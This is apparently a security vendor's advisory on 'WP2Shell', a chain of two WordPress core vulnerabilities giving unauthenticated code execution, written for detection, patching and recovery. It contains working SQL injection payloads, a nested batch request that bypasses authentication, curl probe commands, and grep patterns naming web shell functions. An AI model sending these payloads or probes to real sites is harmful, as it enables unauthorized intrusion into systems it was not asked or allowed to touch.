
WP2Shell is the post’s name for the chained exploitation of two WordPress core vulnerabilities, CVE-2026-63030 and CVE-2026-60137, which NVD says can lead to remote code execution. The post says the chain needs no credentials and no plugins. The affected versions are WordPress 6.9.0 to 6.9.4 and 7.0.0 to 7.0.1. To check whether a WordPress site looks exposed to a publicly reported flaw, see the free Brandefense exposure checks.
For a separate later WordPress core release, see what changed in the 7.1.4 security update.
| ACTIVE EXPLOITATION IN THE WILD: PATCH IMMEDIATELY WP2Shell exploitation confirmed in the wild as of July 20, 2026. Public PoC available since July 18, 2026. Affected versions: WordPress 6.9.0-6.9.4 and 7.0.0-7.0.1. Patch targets: 6.9.5 / 7.0.2 / 6.8.6 (SQL injection only). No authentication required. No plugins required. Default install fully exposed. |
WP2Shell is the chained exploitation of two vulnerabilities in WordPress Core that together produce unauthenticated remote code execution on any default WordPress installation running affected versions. The chain requires no credentials, no plugins, no special server configuration, and no prior knowledge of the target site beyond its URL.
This document provides a complete technical analysis of the chain: the root cause of each component vulnerability, the exploitation flow from unauthenticated HTTP request to web shell, detection methods for both network and host artifacts, confirmed indicators of compromise, and remediation steps.
Not to be confused with PHP2Shell, two flaws in PHP itself; see our PHP2Shell analysis of the two PHP core flaws.
| CVE-2026-63030 REST batch route confusion (CVSS 9.8): introduced in WordPress 6.9 | CVE-2026-60137 WP_Query SQL injection (CVSS 5.9): present since WordPress 6.8 | CVSS 9.8 score NVD lists for CVE-2026-63030, whose description covers the chain to remote code execution | < 6 hours Brandefense assesses the time from patch disclosure (July 17) to a working public PoC (July 18) |

What is WP2Shell and which CVEs does it use?
| Field | CVE-2026-60137 | CVE-2026-63030 |
| Type | SQL Injection (CWE-89) | Interpretation Conflict / Route Confusion (CWE-436) |
| Component | WP_Query class, author__not_in parameter | REST API batch endpoint /wp-json/batch/v1 |
| Introduced in | WordPress 6.8.0 | WordPress 6.9.0 |
| CVSS Score (3.1, as listed in NVD, set by the CNA) | 5.9 (Medium) | 9.8 (Critical) |
| Auth required standalone | Yes (cannot be reached unauthenticated alone) | N/A (route confusion, not directly exploitable) |
| Auth required chained | No | No |
| Affected versions | 6.8.0 – 6.8.5 (SQL injection only); 6.9.0 – 7.0.1 (full RCE) | 6.9.0 – 7.0.1 |
| Patch | 6.8.6, 6.9.5, 7.0.2 | 6.9.5, 7.0.2 |
Part 1: CVE-2026-60137: SQL Injection in WP_Query
Root Cause: Type Juggling in author__not_in
The WP_Query class is the central query construction mechanism in WordPress. It accepts a parameter named author__not_in, designed to take an array of integer user IDs and append a NOT IN clause to the SQL query’s WHERE condition. The sanitization logic assumes the input is an array of integers and processes it accordingly.
The vulnerability is a classic PHP type juggling issue. When a string is supplied instead of an array, the type check fails silently, the array sanitization path is skipped, and the raw string is concatenated directly into the SQL WHERE clause without further escaping or parameterization.
| Vulnerable code path (CVE-2026-60137) // WordPress source: wp-includes/class-wp-query.php // Vulnerable concatenation (simplified): $author__not_in = implode( ‘,’, array_map( ‘absint’, $q[‘author__not_in’] ) ); // absint() applied only when input IS an array // If string is passed, implode() flattens it as-is $where .= ” AND {$wpdb->posts}.post_author NOT IN ({$author__not_in})”; // Raw attacker-controlled string lands in SQL WHERE clause |
Injection Payload Structure
The injection uses a UNION-based technique. The per_page parameter is set to -1 to disable WordPress’s internal pagination splitting, ensuring the full injection statement executes as a single SQL query. The UNION selects 23 columns to match the wp_posts table schema.
| UNION injection structure // HTTP request parameters targeting the SQL injection sink author__not_in=1) AND 1=0 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL,NULL — – per_page=-1 // The injection closes the NOT IN parenthesis, appends UNION, // then selects 23 columns matching wp_posts structure. // ‘– -‘ comments out the remainder of the original query. |
Non-destructive detection of this sink uses a time-based blind approach. A SLEEP payload wrapped in a derived table defeats query optimizer elimination:
| Non-destructive time-based detection payload author__not_in=1) AND (SELECT 1 FROM (SELECT SLEEP(5))x) AND (1=1 // If response latency increases by ~5 seconds vs control request, // the injection sink is reachable and the instance is vulnerable. // No data is read, no rows are written. Safe for detection use. |
Why can the SQL injection not be reached without logging in?
The endpoints that expose author__not_in to user-controlled input in WordPress 6.8 and later require a logged-in user session. An unauthenticated request to the REST API posts endpoint returns HTTP 401 before the query is constructed. The SQL injection sink exists in the codebase but cannot be triggered without authentication using any standard REST route. This is the constraint that CVE-2026-63030 removes.
Part 2: CVE-2026-63030: REST Batch API Route Confusion
What is the WordPress REST batch endpoint?
WordPress has included a batch REST endpoint since version 5.6, accessible at /wp-json/batch/v1. The endpoint accepts a JSON body containing an array of sub-requests, executes them in sequence using the internal REST dispatcher, and returns a combined response array. It is a legitimate feature used by the block editor to reduce round trips during complex page editing operations.
The endpoint also accepts the route as a query parameter: /?rest_route=/batch/v1. Both forms must be addressed in any mitigation.
Root Cause: Parallel Array Desynchronization
The batch endpoint internally maintains two parallel arrays when processing sub-requests: one for request validation (permission checks, endpoint allow-list) and one for request execution. These arrays are expected to remain synchronized across the processing loop, ensuring that each request’s permission check corresponds to the same request’s execution.
The vulnerability, introduced in WordPress 6.9, is that when a sub-request produces an error during the validation phase, the error handler removes the entry from one array but not the other. This desynchronizes the two arrays: they shift by one position relative to each other. The result is that sub-request N is executed using the permission context of sub-request N-1.
| Array desynchronization in batch handler (CVE-2026-63030) // Simplified representation of the vulnerable processing loop: foreach ( $requests as $key => $request ) { $response = $server->dispatch( $request ); if ( is_wp_error( $response ) ) { // Error: entry removed from $responses[] but // $requests[] offset is not adjusted. // Next iteration: $requests[$key+1] executes under // the permission context resolved for $requests[$key]. unset( $responses[$key] ); // array desync occurs here continue; } $responses[$key] = $response; } // After desync: request[N] runs with permissions of request[N-1] |
Exploitation: Using the Desync to Bypass Authentication
The exploit sends a nested batch request structured to trigger the desync at a specific position, causing the protected posts endpoint (which exposes author__not_in) to execute under the permission context of a preceding public endpoint.
The outer batch contains two sub-requests. Sub-request 1 targets GET /wp/v2/widgets, a public endpoint included in the batch allow-list. Sub-request 2 targets GET /wp/v2/posts with the injected author__not_in payload. The outer batch itself is wrapped in a second (inner) batch request that triggers the desync condition. The shift causes the permission check for sub-request 2 to run against sub-request 1’s public context. The posts endpoint executes without authentication.
| Proof-of-concept request structure (simplified detection payload) POST /wp-json/batch/v1 HTTP/1.1 Host: target.example.com Content-Type: application/json { “requests”: [ { “path”: “/batch/v1”, “body”: { “requests”: [ { “path”: “/wp/v2/widgets” }, { “path”: “/wp/v2/posts”, “query”: { “per_page”: “-1”, “author__not_in”: “1) AND (SELECT 1 FROM (SELECT SLEEP(5))x) AND (1=1” } } ] } } ] } // Outer batch wraps inner batch. // Inner batch: sub-request 1 (widgets, public) triggers desync. // Inner batch: sub-request 2 (posts with injection) runs unauthenticated. |
Part 3: From SQL Injection to Remote Code Execution
With unauthenticated access to the SQL injection sink established, the exploit converts a read/write SQL primitive into full code execution through three sequential steps, all completed within the original batch request.
- Nested batch requestThe batch desync runs the posts route under a public permission context.
- Forged database rowsUNION injection adds a customize_changeset row tied to an administrator ID.
- Admin contextThe REST dispatcher runs as that administrator without a valid session.
- New admin and pluginA new administrator is created and an inline plugin runs PHP.
Step 1: Forging Database Rows via UNION Injection
WordPress’s oEmbed cache mechanism stores processed embed results as rows in wp_posts with predictable post_name values derived from md5(url + attributes). By injecting UNION-selected rows that match this schema and contain shortcode markup pointing to attacker-controlled content, the exploit inserts controlled data into wp_posts and wp_options under keys that WordPress’s own processing pipeline will later evaluate.
The injection also creates a customize_changeset row. The WordPress customizer stores pending theme customizations as posts of type customize_changeset. When these posts are processed, they trigger the customizer’s preview mechanism in the context of the user_id stored in the post’s meta, which the injection sets to the ID of an existing administrator account on the target site (typically user ID 1).
Step 2: Admin Context Escalation via Customizer Abuse
The forged customize_changeset row, combined with a forged post_type=request row, triggers WordPress’s internal parse_request handler when subsequent REST sub-requests are dispatched within the same batch call. WordPress processes the pending customizer changeset in the context of the administrator user ID embedded in the forged row, effectively elevating the REST dispatcher’s execution context to administrator without a valid session.
Step 3: Administrator Creation and Self-Destructing Plugin Execution
Within the elevated administrator context established in Step 2, the batch request includes a POST /wp/v2/users sub-request that creates a new administrator account with attacker-controlled credentials. The response includes the new user’s ID and authentication nonce, which are used in a final sub-request to install and activate an inline plugin containing arbitrary PHP.
The plugin executes the attacker’s payload (commonly a system command writing a persistent web shell to the filesystem) and then calls unregister_activation_hook and deletes itself from wp_options to reduce forensic artifacts. The entire sequence completes within the original HTTP request. No file is left in wp-content/plugins after execution unless the payload specifically writes one.
| Effect of Object Cache on the Chain When a persistent object cache backend such as Redis or Memcached is present, the oEmbed transient write path used in Step 1 changes. The injected rows do not land in wp_options via the standard SQL path; they land in the cache store. This does not prevent the SQL injection from executing or the wp_posts rows from being written, but it disrupts the specific transient key sequence needed for the customizer escalation. The RCE chain fails in environments with persistent object cache enabled. The SQL injection (data read and limited write to wp_posts) remains exploitable regardless. |

Which WordPress versions are affected?
| Version Range | CVE-2026-60137 (SQLi) | CVE-2026-63030 (Route Confusion) | Full Unauth RCE Chain | Fix |
| < 6.8.0 | Not affected | Not affected | Not affected | None required |
| 6.8.0 – 6.8.5 | Affected (auth required to reach) | Not present | No (requires auth) | Update to 6.8.6 |
| 6.9.0 – 6.9.4 | Affected | Affected | YES – Full unauthenticated RCE | Update to 6.9.5 |
| 7.0.0 – 7.0.1 | Affected | Affected | YES – Full unauthenticated RCE | Update to 7.0.2 |
| 7.1 beta (pre-fix) | Affected | Affected | YES | Update to 7.1 beta2 |
| 6.8.6, 6.9.5, 7.0.2, 7.1 beta2 | Patched | Patched | Not exploitable | No action required |
When did WP2Shell exploitation start?
| Timestamp (UTC) | Event, as assessed by Brandefense |
| July 17, 2026 – ~18:00 | WordPress discloses WP2Shell. Patches released for 6.9.5 and 7.0.2. Technical details withheld. Auto-update system activated for affected versions. WAF rule sets begin rolling out from major providers. |
| July 17, 2026 – within hours | First exploitation attempts detected in honeypot infrastructure. Scanning activity targets /wp-json/batch/v1 and /?rest_route=/batch/v1 across internet-wide sensors. |
| July 18, 2026 | Working PoC published on GitHub. Non-destructive detection lab released (Docker environment with WordPress 6.9.4 and detection scripts). Mass automated scanning begins across the IPv4 address space. |
| July 19, 2026 | Active incident response engagements begin. Compromised sites identified with new administrator accounts and PHP web shells in wp-content/uploads. |
| July 20, 2026 | Exploitation ongoing. Unpatched sites face continuous automated exploitation attempts. Brandefense estimates unpatched exposure: tens of millions of sites globally. |
| July 21, 2026 | CISA adds both CVEs to its Known Exploited Vulnerabilities catalog. |
How do you detect an attack?
Network: Access Log Detection
The primary detection signal is POST requests to the batch endpoint. Both route forms must be monitored:
| Access log IoC patterns # Pattern 1: Clean route POST /wp-json/batch/v1 # Pattern 2: Query string form (frequently missed by WAF rules) POST /?rest_route=/batch/v1 # Detection rule (Nginx access log grep): grep -E ‘(POST /wp-json/batch/v1|rest_route=/batch/v1)’ /var/log/nginx/access.log # Response codes to flag: # 200 – potential successful exploitation # 400/500 – failed attempt or probing # Any non-404/403 response warrants investigation |
Network: Request Body Signatures
Exploitation requests contain nested batch structures and SQL injection payloads in the request body. The following patterns indicate active exploitation attempts:
| HTTP body IoC patterns # Body content indicators (check POST body to batch endpoint): # Nested batch (exploitation requires nested structure): “path”:”/batch/v1″ # SQL injection indicators in query parameters: author__not_in UNION%20ALL%20SELECT SLEEP( AND%201=0 per_page=-1 # URL-encoded variants (common in automated tools): author__not_in=1%29+AND author__not_in=1)+AND |
Host: Database Artifact Detection
| Disclaimer: The following SQL queries are derived from the known exploitation mechanism (customize_changeset abuse, oEmbed row injection, new admin account creation) by Brandefense. Query correctness should be validated against your production WordPress database schema before operational use. |
Successful exploitation leaves artifacts in the WordPress database. The following SQL queries identify post-exploitation indicators:
| Database IoC queries — New administrator accounts created outside normal workflow SELECT u.ID, u.user_login, u.user_registered, u.user_email FROM wp_users u INNER JOIN wp_usermeta m ON u.ID = m.user_id WHERE m.meta_key = ‘wp_capabilities’ AND m.meta_value LIKE ‘%administrator%’ AND u.user_registered > ‘2026-07-17 00:00:00’ ORDER BY u.user_registered DESC; — Forged customize_changeset rows SELECT ID, post_title, post_status, post_date, post_author FROM wp_posts WHERE post_type = ‘customize_changeset’ AND post_date > ‘2026-07-17 00:00:00’; — Forged request-type rows SELECT ID, post_title, post_status, post_date FROM wp_posts WHERE post_type = ‘request’ AND post_date > ‘2026-07-17 00:00:00’; — Suspicious oEmbed cache entries SELECT option_name, option_value FROM wp_options WHERE option_name LIKE ‘_oembed_%’ AND option_value LIKE ‘%embed%’ AND option_value NOT LIKE ‘%youtube%’ AND option_value NOT LIKE ‘%vimeo%’ AND option_value NOT LIKE ‘%twitter%’; — Transient entries that may contain exploit artifacts SELECT option_name, LEFT(option_value, 200) AS value_preview FROM wp_options WHERE option_name LIKE ‘_transient_%’ AND option_value LIKE ‘%system%’ AND auto_load = ‘yes’; |
Host: Filesystem Detection
| Disclaimer: The following commands are based on general web shell detection best practice and the known artifact locations derived from the WP2Shell exploitation chain. Paths should be adjusted to match your server configuration before use. |
Web shells and unauthorized PHP files deposited by the exploit chain are typically placed in wp-content/uploads (world-writable by default) or wp-content/plugins. The following commands identify suspicious files:
| Filesystem detection commands # PHP files modified or created after disclosure date find /var/www/html/wp-content/ -name ‘*.php’ -newer /var/www/html/wp-settings.php -mtime -10 # PHP files in uploads directory (should not exist in a clean install) find /var/www/html/wp-content/uploads/ -name ‘*.php’ -o -name ‘*.php5’ -o -name ‘*.phtml’ # Common web shell function signatures grep -rn –include=’*.php’ -E ‘(eval\(base64_decode|system\(\$_|shell_exec\(\$_|passthru\(\$_|exec\(\$_)’ \ /var/www/html/wp-content/ # Self-referencing PHP that decodes itself at runtime grep -rn –include=’*.php’ -E ‘(base64_decode.{0,50}eval|eval.{0,50}base64_decode)’ \ /var/www/html/wp-content/ # Files with obfuscated variable names (common in drop-in shells) grep -rn –include=’*.php’ ‘\${‘ /var/www/html/wp-content/uploads/ # Compare current file listing against a known-good backup # (Replace /backup/wp-content with your baseline path) diff -rq /var/www/html/wp-content/ /backup/wp-content/ 2>/dev/null | grep -v ‘.git’ |
Vulnerability Detection: Is This Instance Exposed?
Two checks confirm whether an installation is vulnerable. The first verifies that the batch endpoint is reachable. The second uses a non-destructive time-based SQL injection probe. Both must be run against both route forms.
| Vulnerability detection commands # Step 1: Check if batch endpoint responds (non-404/403 = exposed attack surface) curl -s -o /dev/null -w ‘%{http_code}’ https://target.example.com/wp-json/batch/v1 curl -s -o /dev/null -w ‘%{http_code}’ ‘https://target.example.com/?rest_route=/batch/v1’ # Step 2: Non-destructive vulnerability probe (time-based blind SQLi) # Measure baseline response time first: time curl -s -o /dev/null -X POST https://target.example.com/wp-json/batch/v1 \ -H ‘Content-Type: application/json’ \ -d ‘{“requests”:[{“path”:”/batch/v1″,”body”:{“requests”:[{“path”:”/wp/v2/widgets”},{“path”:”/wp/v2/posts”,”query”:{“per_page”:”-1″,”author__not_in”:”1″}}]}}]}’ # Then run with SLEEP payload: time curl -s -o /dev/null -X POST https://target.example.com/wp-json/batch/v1 \ -H ‘Content-Type: application/json’ \ -d ‘{“requests”:[{“path”:”/batch/v1″,”body”:{“requests”:[{“path”:”/wp/v2/widgets”},{“path”:”/wp/v2/posts”,”query”:{“per_page”:”-1″,”author__not_in”:”1) AND (SELECT 1 FROM (SELECT SLEEP(5))x) AND (1=1″}}]}}]}’ # If SLEEP response takes ~5s longer than baseline: VULNERABLE # No data read, no rows written, no accounts created. Safe for detection. |
How do you fix WP2Shell on WordPress?
Priority 1: Patch (Only Complete Fix)
| Update immediately. No mitigation fully replaces the patch. 6.9.x branch: update to 6.9.5 7.0.x branch: update to 7.0.2 6.8.x branch: update to 6.8.6 (eliminates the SQL injection; route confusion not present in this branch) Verify the update by checking /wp-admin/about.php or querying $wp_version in wp-includes/version.php. |
Priority 2: Block the Batch Endpoint (Emergency Temporary Measure)
| Disclaimer: The following server configuration examples are provided by Brandefense for guidance. Syntax and directive names should be validated against your specific server version and configuration before deployment. |
If immediate patching is not possible, blocking both forms of the batch route at the web server level prevents exploitation. Both must be blocked; blocking only one leaves the alternate route exploitable.
| Web server block rules (emergency mitigation) # Nginx: block both batch route forms location ~* /wp-json/batch/ { return 403; } location ~* [?&]rest_route=/batch { return 403; } # Apache: block via .htaccess RewriteEngine On RewriteCond %{REQUEST_URI} /wp-json/batch/v1 [NC,OR] RewriteCond %{QUERY_STRING} rest_route=/batch/v1 [NC] RewriteRule ^ – [F,L] # WARNING: This is a temporary mitigation only. # WAF rules can be bypassed via encoding variants. # The underlying SQL injection (CVE-2026-60137) remains # in the codebase until patched. |
Priority 3: Restrict REST API to Authenticated Users
| Disclaimer: The following must-use plugin code is provided by Brandefense as an emergency mitigation template. It should be reviewed and tested in a staging environment before deployment to a production site. |
As an additional emergency measure, the following must-use plugin forces authentication for all batch endpoint requests. Place in wp-content/mu-plugins/ (create the directory if it does not exist). It activates automatically without requiring admin panel activation.
| Emergency must-use plugin (wp-content/mu-plugins/disable-batch-unauth.php) <?php /** * Plugin Name: Disable Unauthenticated REST Batch API * Description: Requires authentication for REST batch endpoint requests. * Version: 1.0.0 */ defined( ‘ABSPATH’ ) || exit; function block_unauth_rest_batch( $result, $server, $request ) { $route = strtolower( untrailingslashit( $request->get_route() ) ); if ( ‘/batch/v1’ === $route && ! is_user_logged_in() ) { return new WP_Error( ‘rest_batch_auth_required’, ‘Authentication required.’, array( ‘status’ => 401 ) ); } return $result; } add_filter( ‘rest_pre_dispatch’, ‘block_unauth_rest_batch’, -1000, 3 ); |
Post-Compromise Recovery Checklist
- Immediately revoke all active WordPress sessions by updating the auth_key and auth_salt values in wp-config.php (regenerate via the WordPress secret key service)
- Audit all administrator accounts in wp_users against your known user list; remove any unrecognized accounts and document their creation timestamp and source IP from logs
- Run the database IoC queries above and remove any forged wp_posts or wp_options rows identified as exploitation artifacts
- Scan the filesystem using the commands above; compare against a known-good backup or clean WordPress installation of the same version
- Review all files in wp-content/uploads for PHP files that should not be present; remove any found
- Rotate all API keys, application passwords, and integration credentials that were accessible to the web server process during the compromise window
- Preserve access logs, database query logs, and filesystem modification timestamps before cleanup for incident documentation and potential law enforcement or regulatory reporting
Patchstack and Nethemba reported a separate WordPress campaign in October 2026 in which attackers used stolen UpdraftCentral keys to install backdoor plugins. Our news post on the UpdraftCentral key theft covers what site owners should check.
Why External Attack Surface Visibility Is Critical Here
WP2Shell is exploitable on any default WordPress installation at the affected version, regardless of security plugins, hardening configuration, or password policy. The only defensive variable is whether the installation has been patched. This means the organizations most at risk are those with WordPress installations they do not know they are running: forgotten subdomain blogs, acquired company websites, staging environments left accessible, marketing team deployments outside IT visibility.
An external attack surface management program that continuously discovers every WordPress installation across all domains associated with an organization provides the baseline visibility needed to ensure no installation is left unpatched during a mass exploitation event. WP2Shell exploitation began within hours of disclosure. Organizations without that visibility had no mechanism to respond within the window that mattered.